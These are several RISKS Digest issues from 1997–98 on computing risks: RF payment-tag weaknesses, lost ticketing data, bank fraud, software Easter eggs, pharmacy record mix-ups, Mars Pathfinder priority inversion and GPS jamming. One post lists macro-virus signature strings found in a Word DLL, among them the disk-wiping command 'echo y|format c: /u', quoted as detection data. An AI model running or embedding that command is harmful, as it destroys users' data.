Now for the Risks -- TIRIS (and, in general, any cheap RF) technology is not terribly secure against interception and theft of your identification number. It seems to me that the car-mounted device would present the greater risk, since it is pretty much the same technology that is also being sold for electronic tollbooth collection. So, if you "ping" a vehicle with a mounted Speedpass transponder you can get its code and potentially use it to buy fuel until the code is reported stolen. The risk is analogous to someone reading your telephone credit card at an airport without you knowing it. Yes, the 915 MHz TIRIS device is encrypted, but unless they've improved their crypto in the year or so since I checked up them I wouldn't consider it truly secure. (For crypto geeks -- the TIRIS device I looked into used rolling-code transmissions with a fixed-feedback LFSR using the

same
polynomial for *all* devices; each device simply starts with a
different
seed number. So, once you trivially determine the polynomial
from one
transponder you only need one interception to crack any other
unit. Maybe
they've improved recently -- they don't advertise that level of
detail at
their web site.)

To their credit, Mobil reassured me that the TIRIS code isn't
the same as
your credit card number (so they're not broadcasting your credit
card number
over the airwaves, which is good) and that someone would have to
know your
date of birth and social security number to retrieve the credit
card number
from their information system (well, maybe I'm not so re-assured
after all).
The real risk is that ultra-low-cost devices usually don't have
enough room
for strong cryptography, and often use pretty weak cryptography;
but to a
lay-person saying it is "encrypted" conveys a warm, fuzzy
feeling of
security. Perhaps theft of a bit of vehicle fuel isn't a big
deal (although
for long-haul trucks a full tank isn't cheap), and certainly
pales by
comparison to cell phone ID theft. But, you'd think they would
have learned
the lesson about RF broadcast of ID information. I wonder how
long it will
be until the key-ring Speedpass is accepted as equivalent to a
credit card
for other purchases... and considered indisputable because it is
encrypted.

Information sources:

TIRIS <http://www.ti.com/mc/docs/tiris/docs/mobil.htm>

Speedpass <http://www.mobil.com/speedpass/html/questions.html>

A customer supervisor at the Speedpass enrollment center confirmed

that they were using Texas Instruments technology, and provided numerous well-intentioned but vague assurances about security.

Phil Koopman -- koopman@cmu.edu -- <http://www.ece.cmu.edu/koopman>

⚡ Tufte and Information Density (Re: Potential nightmare, [RISKS-19.50](#))

Jeff Gruszynski <jeffg@webtmo.ptp.hp.com>

Mon, 22 Dec 1997 14:13:37 PST

In his seminars, Edward R. Tufte compares the visual information density of various media technologies. He ranks most Powerpoint-generated corporate viewcharts and and Excel-generated graphs as typically ranking at or below the level of Soviet-era communist or Nazi-era propaganda posters.

Technologies like the web are only marginally better compared to paper (72 dpi vs 1000+ dpi for quality paper publishing). If you do web publishing, keeping this in mind helps keep you appropriately humble.

Jeff

⚡ Re: KC power outage (PGN, [RISKS-19.51](#))

William Hugh Murray <whmurray@sprynet.com>

Mon, 22 Dec 1997 22:26:36 -0500

> ... ``brief and supposedly impossible power failure'' ...

> ... the latest in an improbable series of problems.

Not improbable at all; rather, it is measurable. As with any such "protective" mechanism, for every n problems that it prevents, a UPS will cause m. As the UPS ages, the ratio of m to n tends to rise and may even approach one. (Since this is counter-intuitive, the ratio has even been known to rise above one before the UPS is replaced.) A large number of these events are associated with maintenance of the UPS. Indeed, the switch used to take the UPS off line for maintenance is often a single point of failure.

The life of a UPS is usually several times longer than the computers with which it is used and may be longer than the life of the technology from which it is built. Thus, when a UPS approaches end of life, it may no longer be possible to get parts with which to maintain it.

The battery of a UPS requires a great deal of maintenance, can be fully tested only under load, and may fail just when it is required.

William Hugh Murray, New Canaan, Connecticut



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 53

Tuesday 6 January 1998

Contents

- [Sun Valley ski area forgets to back up](#)
[David Kipping](#)
- [Debit-card program cancelled because of fraud](#)
[Steve Bellovin](#)
- [Japanese bank records stolen](#)
[Steve Bellovin](#)
- [Easter Eggs in Commercial Software](#)
[Larry Werring](#)
- [Pharmacy computer keys on names, mixing confidential records
anonymized](#)
- [MCI mail spam blocker adds to woes](#)
[Michael M. Krieger](#)
- [Spammers blackmail AOL](#)
[Stephan Somogyi](#)
- [Sending the wrong message with flowers](#)
[Bear Giles](#)
- [Re: What really happened on Mars Rover Pathfinder](#)
[Ken Tindell](#)
[Fred Schneider](#)
- [Re: Adjust your defibrillator](#)

[Richard Cook](#)

● [Re: Has Microsoft already infected itself?](#)

[David M. Chess](#)

[Eric Cholet](#)

● [ERCIM-FMICS 3 - Call for papers](#)

[Diego Latella](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ Sun Valley ski area forgets to back up

David Kipping <kipping@compuserve.com>

Wed, 24 Dec 1997 12:09:16 -0500

The Sun Valley ski area in Idaho has a high-tech ticketing system. You buy a season discount pass for a small fee and get a card with photo and bar code. To ski you then pay for the day (at a discount). There is no paper ticket as all information is in the ticketing computer. When you are ready to get on the ski lift, an attendant scans your pass with a hand-held terminal, your bar code is sent to the ticketing computer by radio, the computer validates that you have paid for the day, and the result is sent back by radio to the hand-held terminal. All this happens in less than a second. The pass database is built up over several months as passes are sold.

During the week of 14 Dec 1997, the hard disk on the ticketing computer failed and the ticketing database was destroyed. The computer hardware was quickly repaired, but there was no backup for the ticketing database. All

pass-holders (several thousand) are required to come to the Sun Valley offices where personal data is re-entered, new photos are taken, and new passes are issued.

✂ Debit-card program cancelled because of fraud

Steve Bellovin <smb@research.att.com>

Sun, 28 Dec 1997 09:22:45 -0500

According to the AP, Burns National Bank (Durango, CO) is cancelling its debit-card program because of fraud. The article is maddeningly incomplete about technical details.

Apparently, the "hackers" (to quote the article) counterfeited plastic cards and "took account number sequences off software that resides on the Internet before encoding them in the magnetic strip on the back of the card." When the fraud was detected, some customers had new cards issued, with some unspecified extra security feature. It didn't work; within a month, the accounts were penetrated again.

Three other banks have been victimized by a similar scheme. All four use the same debit card vendor; Burns blames the vendor for inadequate security, in some unspecified form. They're looking for a new supplier; until then, the entire program is being suspended. Losses to date -- which are apparently being absorbed by the banks -- total \$300,000.

✚ Japanese bank records stolen

Steve Bellovin <smb@research.att.com>

Mon, 05 Jan 1998 11:40:15 -0500

Reuters reports (<http://www3.zdnet.com/zdnn/content/reut/0105/268074.html>)

that a Japanese bank's computer records were penetrated. Data on some customers, including names, addresses, and birthdays, was taken.

The bank says that the problem likely occurred because of a software upgrade last year. It declined to release any further details about the software.

An AP report on the incident said that an employee with the firm doing the software upgrade allegedly offered the data to a mailing-list company. That company alerted the bank, saying that the data -- which included financial information -- was "too detailed".

✚ Easter Eggs in Commercial Software

Larry Werring <EM3405@cgi.ca>

Mon, 5 Jan 1998 12:29:09 -0500

Do you know what kind of hidden features are hidden in commercial applications? Do you know how much disk space is wasted as a result of these hidden applications (known as Easter eggs) within commercial applications? What do Easter eggs have to say about project management, quality control and configuration management of the company

developing

products containing the Easter eggs? How much extra is the consumer paying

for products to cover the cost of developing these hidden and utterly

useless applications? How much time is being wasted by employees at the

expense of their employer (usually the customer who paid for the application) to look for and play with these Easter eggs? What other unknown

features are embedded within commercial products? Can you trust any

commercially developed product? What follows are two examples of Easter

eggs hidden within commercial applications (I have used Microsoft products

only to demonstrate how elaborate an Easter egg can be).

Example 1:

Open Excel 97.

Open a new worksheet and press the F5 key.

Type X97:L97 and press the Enter key.

Press the Tab key.

Hold Ctrl-Shift and click the Chart Wizard button on the tool bar.

Once the Easter egg is activated, use the mouse to fly around - right

button for forward, left for reverse.

Note: If you don't have DirectX drivers installed you will only get a list

of developer names. If you do, you will encounter a flight simulator. Can

you find the focal point of the virtual region with the scrolling display?

Example 2:

Open Internet Explorer.

Select "About Internet Explorer" from the help menu.

Hold down the Ctrl key and use the mouse to select and drag the "e" in the

upper right hand corner onto the picture of the Earth and release the Ctrl key. Hold down the Ctrl key again and use the mouse to drag the "e" so that it pushes the words "Microsoft Internet Explorer 4.0" out of the way and return the "e" to the planet earth. If it hasn't already started to run, press the "unlock" button to see a display of all the IE 4.0 development team.

Note: This Easter egg is lengthy. The author has attempted to interject humour at various points in the display but has failed miserably. In fact, the author admits to a crime committed by one or more members of the team (theft of construction sign - remember the teenager convicted of multiple counts of manslaughter for stealing a traffic sign). Also, at the very end of the display, the author impugns the character of several team members (basis for possible defamation of character suit by the individuals?). I'll bet that this Easter egg was never approved by the IE 4.0 project manager or Bill Gates.

So-called Easter Eggs are hidden within many Microsoft applications (Windows 95 and NT, for example). However, other products apparently have them as well (e.g. Netscape and Macintosh System 7.5 for example).

I remember the days when every line of code was examined before we would allow a program to be used in a trusted environment. This was deemed too expensive so now we "trust" software creators. How can you "trust" any commercial product sold by a major manufacturer when it can be demonstrated

that many products from the manufacturer include hidden applications and possibly functions as part of the product.

Note: I addressed an e-mail about this to Microsoft's Security guru's but, as usual, got nothing back but an acknowledgement of receipt.

Larry Werring, IT Security Consultant

⚡ Pharmacy computer keys on names, mixing confidential records

<[identity withheld by request]>

Weds, 24 Dec 1997

I suffer from an embarrassing medical condition, treatable only by expensive medication that has no other uses in adults. If you buy the medication, in other words, you probably have the condition.

My doctor phoned a prescription in to the local CVS. Ninety minutes later, I showed up to collect it. I told the pharmacist my name, and she handed me the medication. She then told me my insurance had expired in January 1997, and I would therefore have to pay the full price.

I explained to her that my insurance (through an HMO) is very much in force but doesn't cover drugs, and that she obviously had bad information, presumably from CVS' computers. Both my given name and surname are fairly common in the U.S.A.; there are at least four others with my first and last names in the local area.

She refused to believe me at first, changing her mind only when I pointed out that it wasn't my address her computer had printed on the receipt. She then took back the medication, asked for my name, date of birth, address, telephone number, and medical allergies. I was irked, but wanting to avoid a fight, I tendered information to her satisfaction, paid for the medication, and left the store.

Apparently, when the prescription came in, CVS simply assumed that it must have been for the person with the same name already in their system. I can think of at least five risks of this sloppy system:

1. If the other guy's insurance hadn't expired, I could have scammed free or nearly-free medication on his (insurance's) dime.
2. If I hadn't asked what was going on, his records at CVS would show that he obtained medication for an embarrassing medical condition.
3. Since I'm quite certain the CVS technician didn't call back to disabuse them, his old insurance now thinks he obtained medication for an embarrassing medical condition. If I had been getting the equally distinctive drugs for HIV, such a disclosure could have quite serious consequences for the poor sap.
4. CVS' database includes information on patients' allergies to medication. The pharmacist didn't ask me whether I had any allergies until after I established that she was working from the wrong record. Their vaunted system for tracking patients will not work to the extent they are mixing up people with

the
same name.

5. Immediately distrustful of CVS, I gave the pharmacist a false address, phone number, and date of birth. Now there are five locals with my first and last name.

Silver lining: at least they don't key on the Social Security Number.

[... although that can beneficially disambiguate... PGN]

✶ MCI mail spam blocker adds to woes

"Michael M. Krieger" <MKRIEGER/0005975596@MCIMAIL.COM>
Thu, 25 Dec 1997 22:26:39 -0500 (EST)

MCI Mail's new anti-spam filter option depends on a non-optional system change MCI's Internet gateway makes to subscriber addresses when sending outbound messages; this yields undesirable consequences, perhaps worse than the original spam problem.

In particular, MCI Mail created a (probability ---> 1.0) Risk of its users being sitting ducks for spammers when it switched to sequentially assigning the traditional seven digit 123-4567 address/ID's to new accounts (in lieu of spacing them out). This allows automated spam addressing, e. g., the Internet addresses <123-4567@mcimail.com>, <123-4568@mcimail.com>, ...

To overcome this, MCI Mail recently gave its users the option to block numerically addressed messages (e.g., <597-5596@mcimail.com> in my case),

while making

<username/123-4567@mcimail.com> a new acceptable address format.

Because "username" (which is a user's logon, e.g., "jsmith") is not public

(nor susceptible to automated deduction from the 7-digit address),

over-spammed MCI Mail users can invoke the filter while giving <username/123-4567@mcimail.com> to friends and other correspondents.

All well so far. But "to complement the new filtering capability," MCI

Mail now converts (NON-optionally) its members' addresses to the new

format when messages exit the gateway into the Internet

"so that if you did invoke the filter, your correspondents could still

use their "reply" function and capture your address in a way that won't

be impacted by the filter. This change will take effect on Nov. 24."

[quotes from MCI Messaging Notification, to Users on 12 Nov 1997]

Oops! Shouldn't this have been optional too?

Might not an MCI Mail user's intended Internet recipient have him/herself

already implemented blocking rules or filtering mechanism which will reject

<username/123-4567@mcimail.com> as unknown?

The obvious Risks are failed messages (some of which likely won't even yield

rejection notices) and corresponding business and personal loses, the burden

of resubscribing to listservs which can no longer recognize you, etc.

Moreover, in the future changing a "username" will mean resubscribing to

lists, and other administrative overhead. Good way to drive off customers.

Perhaps most detrimentally, this forces the user's "username" into the clear. Although MCI Mail defaults new users to "jsmith" format, that can be changed arbitrarily to anything, e.g., "smartestjsmith." One might wish to keep it private (account logon is the "username" and, if unique within the MCI Mail system, "username" can also replace 123-4567 within MCI Mail, as part of Internet addresses, etc.).

Finally, with time listmakers and spammers will capture many "username"'s after which they will be even more difficult for users to elude than before!

Michael M. Krieger

⚡ Spammers blackmail AOL

Stephan Somogyi <somogyi@gyroscope.net>

Wed, 31 Dec 1997 16:31:30 -0500

[Via the IP list of Dave Farber <farber@cis.upenn.edu>]

CNN's been reporting this on Headline News today, but no reference to it on their Web sites. However, the LA Times has the following on the subject:

<<http://www.latimes.com/HOME/NEWS/BUSINESS/UPDATES/lat_aol1231.htm>http://
www.latimes.com/HOME/NEWS/BUSINESS/UPDATES/lat_aol1231.htm>

Stephan

A small snip of the LA Times article:

The opposing interests of electronic commerce and individual privacy erupted in conflict Tuesday after a small Internet business group threatened to make public the e-mail addresses of 1 million of America Online's 10 million users if the giant service continues to bar the businesses from pitching their products online to AOL members. The Chino-based National Organization of Internet Commerce said it would post the e-mail addresses on its own Web site at the stroke of midnight Wednesday, making them available for downloading by any business, group or individual seeking to make mass electronic mailings. The organization said it would leave the names posted for 24 hours unless AOL offered small businesses a way to reach its 10 million members through inexpensive electronic means.

✶ Sending the wrong message with flowers

Bear Giles <bear@coyotesong.com>
Fri, 2 Jan 1998 15:39:57 -0700 (MST)

At the FTD website (www.ftd.com), the links for "get well" and "funeral" arrangements are adjacent. No problem with new mice driven by someone under no stress, but with an older mouse and frazzled nerves it would be easy to click "funeral" instead of "get well" -- something that would not be pleasant for the viewer.

The risk is that page layout for interactive media is different than

non-interactive media. Something which works well, when simply read, may have serious flaws when it requires a person to interact with it in real-world conditions.

Bear Giles <bear@coyotesong.com>

✂ Re: What really happened on Mars Rover Pathfinder (Jones, R-19.49)

Ken Tindell <ken@nrtg.com>

Fri, 12 Dec 1997 19:16:15 -0000

>This scenario is a classic case of priority inversion.

So classic that it has happened before many times in many projects. And I fear will continue to happen. Today, people are building critical real-time systems based on Windows NT. But NT doesn't implement priority inheritance. Instead it contains a "priority randomizer" which randomly selects tasks and alters their priorities in the hope that eventually the priority inversion goes away. Whilst this may be adequate for a general-purpose computer in a workstation environment, this is unlikely to be adequate for a critical real-time system.

>For the record, the paper was:

>L. Sha, R. Rajkumar, and J. P. Lehoczky. Priority Inheritance Protocols: An

>Approach to Real-Time Synchronization. In IEEE Transactions on Computers,

>vol. 39, pp. 1175-1185, Sep. 1990.

I must point out that their work appeared much earlier in technical reports and conference proceedings and was widely cited before the 1990 paper appeared. Interested readers might like to read the following paper, which gives an historical perspective on when major results were made available:

"Fixed Priority Scheduling: An Historical Perspective",
Audsley, Burns,
Davis, Tindell, Wellings, Real-Time Systems journal, March
1995, Volume 8,
No. 2/3, pp. 173-198.

I find it outrageous that engineers in 1997 are building critical systems that contain serious defects that were detectable and correctable ten years ago. I do wonder at what point failure to be aware of these risks constitutes negligence.

✶ What really happened on Mars Rover Pathfinder (Mike Jones, R-19.49)

"Fred B. Schneider" <fbs@CS.Cornell.EDU>
Mon, 5 Jan 1998 18:29:27 -0500 (EST)

Readers of RISKS could get the wrong impression about who did what and when from what David Wilner is reported to have said in Mike Jones' item on the Mars Pathfinder mission in [RISKS-19.49](#). This note attempts to provide some missing information.

Jones' Mars Pathfinder article ends with:

"THE IMPORTANCE OF GOOD THEORY/ALGORITHMS

David [Wilner] also said that some of the real heroes of the situation

were some people from CMU who had published a paper he'd heard presented

many years ago who first identified the priority inversion problem and

proposed the solution. ...

For the record, the paper was:

L. Sha, R. Rajkumar, and J. P. Lehoczky. Priority Inheritance Protocols:

An Approach to Real-Time Synchronization. In IEEE Transactions on

Computers, vol. 39, pp. 1175-1185, Sep. 1990."

Actually, a "priority inheritance" protocol can be found in

B. W. Lampson and D. D. Redell.

Experience with processes and monitors in Mesa.

{\it Communications of the ACM},

vol. 23, no. 2, pp. 105--117, February 1980.

which is a reprint of a paper that appeared in Dec 1979 (7th ACM Symposium

on Operating System Principles). Below is the relevant excerpt; it is

almost -- but not exactly -- what Sha et al. investigate.

"4.3 Priorities

In some applications it is desirable to use a priority scheduling

discipline for allocating the processor(s) to processes which are not

waiting. Unless care is taken, the ordering implied by the assignment

of priorities can be subverted by monitors. Suppose there are three

priority levels (3 highest, 1 lowest), and three processes P_1, P_2,

and P_3, one running at each level. Let P_1 and P_3

communicate using

a monitor M. Now consider the following sequence of events:

P_1 enters M

P_1 is preempted by P_2

P_2 is preempted by P_3

P_3 tries to enter the monitor, and waits for the lock

P_2 runs again, and can effectively prevent P_3 from running, contrary to the purpose of the priorities

A simple way to avoid this situation is to associate with each

monitor the priority of the highest-priority process which ever enters

that monitor. Then whenever a process enters a monitor, its priority

is temporarily increased to the monitor's priority..."

So, it would be incorrect to credit Sha et al. for first *identifying* the

problem or for first *proposing a protocol* to solve it.

Lampson & Redell

do not give any quantitative analysis of their prio scheme, though.

The development of this thread of research in real-time scheduling is

accurately described in section 5 of Audsley et al., as noted by Ken Tindell.

A parable comes to mind. School children in the U.S. are taught that

"Columbus discovered America". Ultimately they learn that Columbus

was preceded by, among others, the Vikings. So why aren't they taught

that "The vikings discovered America"? Perhaps it is because when

Columbus discovered America, it stayed discovered.

✦ Re: Adjust your defibrillator (McGraw, [RISKS-19.52](#))

Richard Cook <ri-cook@uchicago.edu>

Fri, 26 Dec 1997 08:40:50 -0600

Gary McGraw seems surprised that implantable defibrillators can be externally programmed and hopes that there are some safety mechanisms available to prevent unintended or maliciously intended reprogramming. I encounter these devices in my daily practice and want to provide a little background for other readers of RISKS.

Actually, these devices are pretty much the definers of what is the state of the art in medical electronics. I know of no other information technology in medicine (including all the monitoring and lab system technology that we have studied and written about over the years) that has anything like the reliability and robustness of heart pacers and defibrillators. It may be interesting for readers to know that, until very recently, the only way one could become a candidate for an implantable defibrillator is to have had a documented episode of sudden cardiac death, i.e. to have had ventricular fibrillation. Needless to say, this kept the potential recipient pool small: few people survive the initial event!

The devices have a number of features that are tuned to individual patient characteristics, and they are re-tuned over time. What one is trying to do is to assure that the device will sense fibrillation and fire but not fire when fibrillation is not actually present. It can be uncomfortably startling

to be defibrillated when nothing is really going on, and these devices have lots of program dedicated to making sure that a shock is really indicated.

For this reason, programming of the devices is an essential feature -- you can't really use them effectively without being able to interrogate them, reset various features and tune them in a number of ways. Gary's claim that this is a source of risk is surely true, and it is one (but only one) reason that the guys who make these things are so heavily invested in reliability and safety. In fact, I suspect that this sort of device is less a model of what can go wrong and more a model of what actually can be done well not only in medical devices but with technology in general. But it is always useful to keep in mind that the people walking around with these things have already had at least one major lesson in coping with risk! This is the only device, besides a coffin, that I know of that you have to die to get!

Cognitive

Technologies Laboratory
Richard I. Cook, MD, Department of Anesthesia and Critical Care,
University
of Chicago; 5841 S. Maryland Ave., MC 4028; Chicago, IL 60637 1
+773-702-5306

⚡ Re: Has Microsoft already infected itself? (Brown, [RISKS-19.52](#))

"David M. Chess" <CHESS@watson.ibm.com>
Tue, 6 Jan 98 09:19:49 EST

> Can anyone explain what this string is doing in WWINTL32.DLL

That is a string that occurs in the "DMV" Word macro virus. It is present in that DLL almost certainly in order to allow Word for Office 97 to recognize that virus in infected Office95-format files, so that it can avoid bringing the virus along when it converts to Office 97 format. There are a number of different virus-fragments in that DLL. (This has in fact led to a certain amount of confusion. It is accepted practice in the anti-virus community to always mask or otherwise trivially encrypt such virus search-strings so as to avoid false positives and user suspicions; that was not done in this case, obviously.)

Knowing too much, too obviously, about the enemy is often enough to get you suspected yourself... *8)

David M. Chess, High Integrity Computing Lab, IBM Watson Research

[Also commented on by Eric Florack <eflorack@servtech.com>. PGN]

🔥 Re: Has Microsoft already infected itself? (Brown, [RISKS-19.52](#))

Eric Cholet <eric_c@mail.dotcom.fr>
Wed, 24 Dec 1997 20:02:14 +0100

Well, I examined my copy of the same file, and found a bunch of such strings:

You have been infected by the Alliance
This one's for you, Bosco
echo y|format c: /u

STOP ALL FRENCH NUCLEAR TESTING IN THE PACIFIC!

Parasite Virus 1.0

InfectorPayload

Where's the Gerbil of bubby?

Now, where's that Gerbil of bubby?

Hi sexy!

Description : On FileOpen, detect documents masquerading as templates,

warn user and optionally restore them to documents

My guess is that they're simply virus signatures used by Word's macro virus

detection code. Still, where's the Gerbil of bubby ?

Eric Cholet <eric_c@mail.dotcom.fr>

✉ ERCIM-FMICS 3 - Call for papers

Diego Latella <d.latella@cnuce.cnr.it>

Mon, 5 Jan 1998 15:46:27 +0100 (MET)

FIRST CALL FOR PAPERS

Third ERCIM International Workshop on
Formal Methods for Industrial Critical Systems (FMICS)
Centrum voor Wiskunde en Informatica (CWI)

CWI, Kruislaan 413, 1098 SJ Amsterdam, The Netherlands
May 25-26, 1998

The First International Workshop on Formal Methods for Industrial Critical Systems took place in Oxford on March 19, 1996, and the second edition was held in Cesena on July 4-5, 1997. The Third International Workshop will take place in Amsterdam on May 25-26, 1998.

The aim of the FMICS workshops is to provide a forum mainly intended for, but not limited to, researchers of ERCIM sites, who are interested in the

development and application of formal methods in industry. In particular, these workshops should bring together scientists that are active in the area of formal methods and interested in exchanging their experiences in the industrial usage of these methods. They also aim at the promotion of research and development for the improvement of formal methods and tools for industrial applications.

Please notice that the FMICS workshop will be held in the same week as the ICDCS98 conference, which will also be held in Amsterdam.

Authors are invited to send five copies of a full paper (in English, up to 25 pages) to the Programme Chair:

J.F. Groote, CWI, P.O. Box 94079, 1090 GB Amsterdam, The Netherlands

by February 15th, 1998. An electronic version of the paper in Postscript format plus an abstract should also be sent to: jfg@cwil.nl.

INVITED SPEAKERS include

W.J. Fokkink - University of Swansea - UK

G. Kolk - Holland Railconsult - NL

S. Smolka - State University of New York - Stony Brook, USA

PROGRAMME COMMITTEE:

J.F. Groote - CWI - NL (Chair)

F. Gnesi - CNR/IEI - Pisa, IT

D. Latella - CNR/CNUCE - Pisa, IT

R. Mateescu - CWI - NL


A. Poigne - GMD - Bonn, G

J. Tretmans - University of Twente - NL

Informal participant proceedings will be distributed at the workshop.

Deadline for submission: 15 February 1998

Up-to-date information will appear at
<http://www.cwi.nl/~luttik/FMICS/index.html>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 54

Saturday 10 January 1998

Contents

- [China Imposes New Controls on Internet Access](#)
[Edupage](#)
 - [Risks of too-friendly browsers](#)
[Russell Aminzade](#)
 - [British Prisoners to Fix Y2K Problem](#)
[Winn Schwartau](#)
 - [GPS Jamming](#)
[Marcus L. Rowland](#)
 - [Microsoft\(TM\) Car](#)
[Mark C. Langston](#)
 - [Re: What really happened on Mars? by Glenn Reeves](#)
[Mike Jones](#)
 - [Re: Priority Inversion and early Unix](#)
[Greg Rose](#)
 - [System and Software Safety in Critical Systems - survey](#)
[Jonathan Bowen](#)
 - [Formal methods in industrial critical systems, call for papers](#)
[Diego Latella](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ China Imposes New Controls on Internet Access

Edupage Editors <educom@educom.unc.edu>

Thu, 8 Jan 1998 13:15:53 -0500

New rules against "defaming government agencies," spreading pornography and violence, and revealing state secrets have been imposed by the Chinese government. The rules, which are said particularly to target Internet users, call for criminal punishment and fines of up to \$1,800 for Internet providers and users who are found to have spread "harmful" information or leak state secrets via the Internet. In announcing the rules, China's assistant minister for public security noted that Internet links had increased China's cultural and scientific exchanges around the world, but that "the connection has also brought about some security problems, including manufacturing and publicizing harmful information, as well as leaking state secrets." (Chronicle of Higher Education 9 Jan 1998; Edupage, 8 Jan 1998)

⚡ Risks of too-friendly browsers

Russell Aminzade <aminzade@sover.net>

Fri, 9 Jan 1998 08:22:02 -0500

I had a job recently developing a site for an intranet for a division of a big (Fortune 100) computer company. As usual, I was working with staff members to create the kind of web pages they wanted. One of the things they wanted was a page of links to related materials. We were on a tight

schedule, and I wanted to present them with a prototype of the page to evaluate before all the information was available, so I created the "links" pages with some dummy URLs.

Throughout the website, I had used the same "placeholder" for missing information so I could later do a global search across the site to make sure all the placeholders had been removed. I used "xxxx" for a placeholder, and "xxxx.htm" for the missing URLs. My assumption was that, since "xxxx.htm" was an improperly formed URL (no http://, and there was no local file called xxxx.htm), the browser would simply present an error to users when that link was clicked on.

I never realized how friendly Netscape can be about resolving improperly formed URLs. It accepted xxxx.htm, and went looking for a site called www.xxxx.com. Oops.

I got a frantic phone call from the company asking if I knew that I had included links to pornographics sites on my prototype.

The moral: if you must use a placeholder for URLs, include a real, dummy page on your site, and point those URLs to it.

Russell Aminzade - Computing As If People Matter - 802-351-4357
aminzade@sover.net

British Prisoners to Fix Y2K Problem

<Winn@infowar.com>

Fri, 09 Jan 1998 11:52:14 -0500

Is it just me, or do I smell a RISK here? Winn Schwartau

ICL is considering using computer-qualified British prison inmates to fix

computers susceptible to the Y2K problem. The CEO of Greenwich MeanTime

suggested that by 1999, ``using prisoners will seem like a good idea and

even using spotty 14-year-olds will seem reasonable.'' The head of an IT

worker's union called this inappropriate at a time when ICL is already

seeking to reduce its workforce. [ICL Looks To Prisoners To Tackle Year

2000 Problem, Andrew Craig, TechWeb 8 Jan 1998, PGN Stark Abstracting]

Winn Schwartau <Winn@infowar.com> V: 813.393.6600 <http://www.infowar.com>

⚡ GPS Jamming

"Marcus L. Rowland" <mrowland@ffutures.demon.co.uk>

Fri, 9 Jan 1998 22:29:14 +0000

New Scientist (8 Jan 1998, <http://www.newscientist.com>) included an

article saying that a Russian company called Aviaconversia was offering a

4-watt GPS/Glonass jammer for less than \$4000 at the September Moscow Air

Show. It says that it could stop civilian aircraft locking onto GPS signals

over a 200 Km radius; military aircraft would be harder to jam, but a more

powerful unit could be built.

The risks (terrorism etc.) are fairly obvious, and it's mentioned

that it
would probably be easy to build one even if this company's product
is
somehow removed from the market.

Marcus L. Rowland <http://www.ffutures.demon.co.uk/>

⚡ Microsoft(TM) Car

<fugue@dura.spc.uchicago.edu>

Fri, 09 Jan 98 10:01:21 -0600

According to an 8 Jan 1998 UPI newswire story, Microsoft Corp.
will be
working in conjunction with Ford, Volkswagen, and Nissan to
install Windows
CE-based PCs in the dashboards of new automobiles. Quoting from
the
article, these 'auto PCs' would "provide voice-activated wireless
communications, electronic mail, games and climate control."

Visteon Automotive systems is working with Ford to be the first to
roll out
these new Auto PCs in a production model. According to Visteon,
current car
owners will be able to upgrade to an Auto PC by Summer 1998.

The article goes on to quote Mike Evans, a Ford Truck official, as
saying
the new Auto PCs will allow drivers to be "more productive in their
vehicles."

The RISK? Anyone remember that old joke about "...if Microsoft
made cars"?
Well, it looks like it's just around the corner. And integration
of engine
functions with Windows can't be far behind. I can imagine the
tech support
conversations now:

(tech) "Good morning, MS tech support. How may I help you?"
(driver) "My PC is frozen, and it's showing a blue screen! Help!"
(tech) "Do you have your install CD handy?"
(driver) "Of course not! I'm stuck on I-90, 200 miles from anything!
And now my car refuses to start!"
(tech) "Well, let's see what we can do for you. Are you sure you've
been using Microsoft(TM) Gas?"
...

Mark C. Langston

✈ Re: What really happened on Mars? by Glenn Reeves ([RISKS-19.49](#))

Mike Jones <mbj@MICROSOFT.com>

Fri, 9 Jan 1998 14:13:58 -0800

> Date: Monday, December 15, 1997 10:28 AM
> From: Glenn E Reeves <Glenn.E.Reeves@jpl.nasa.gov>
> Subject: Re: [Fwd: FW: What really happened on Mars?]
>
> What really happened on Mars ?
>
>By now most of you have read Mike's (mbj@microsoft.com) summary of Dave
>Wilner's comments given at the IEEE Real-Time Systems Symposium. I don't
>know Mike and I didn't attend the symposium (though I really wish I had now)
>and I have not talked to Dave Wilner since before the talk. However, I did
>lead the software team for the Mars Pathfinder spacecraft. So, instead of
>trying to find out what was said I will just tell you what happened. You
>can make your own judgments.
>
>I sent this message out to everyone who was a recipient of Mike's

original

>that I had an e-mail address for. Please pass it on to anyone
>you sent the
>first one to. Mike, I hope you will post this wherever you
>posted the
>original.

>

>Since I want to make sure the problem is clearly understood I
>need to step
>through each of the areas which contributed to the problem.

>

>THE HARDWARE

>

>The simplified view of the Mars Pathfinder hardware architecture
>looks like
>this. A single CPU controls the spacecraft. It resides on a VME
>bus which
>also contains interface cards for the radio, the camera, and an
>interface to
>a 1553 bus. The 1553 bus connects to two places : The "cruise
>stage" part
>of the spacecraft and the "lander" part of the spacecraft. The
>hardware on
>the cruise part of the spacecraft controls thrusters, valves, a
>sun sensor,
>and a star scanner. The hardware on the lander part provides an
>interface
>to accelerometers, a radar altimeter, and an instrument for
>meteorological
>science known as the ASI/MET. The hardware which we used to
>interface to
>the 1553 bus (at both ends) was inherited from the Cassini
>spacecraft. This
>hardware came with a specific paradigm for its usage : the
>software will
>schedule activity at an 8 Hz rate. This **feature** dictated the
>architecture of the software which controls both the 1553 bus and
>the
>devices attached to it.

>

>THE SOFTWARE ARCHITECTURE

>

>The software to control the 1553 bus and the attached instruments
>was

>implemented as two tasks. The first task controlled the setup of
>transactions on the 1553 bus (called the bus scheduler or
>bc_sched task) and
>the second task handled the collection of the transaction results
>i.e. the
>data. The second task is referred to as the bc_dist (for
>distribution)
>task. A typical timeline for the bus activity for a single cycle
>is shown
>below. It is not to scale. This cycle was constantly repeated.

```

>
>   |< ----- .125 seconds ----->|
>
>   |<*****|                                     |*****|   |**>|
>
>               |<- bc_dist active ->|           bc_sched active
>   |< -bus active ->|                       |<->|
>
>
>
>-----|-----|-----|-----|-----|-----|-----|-----
>      t1                t2                                t3          t4  t5  t1
>

```

>The ** are periods when tasks other than the ones listed are
>executing.

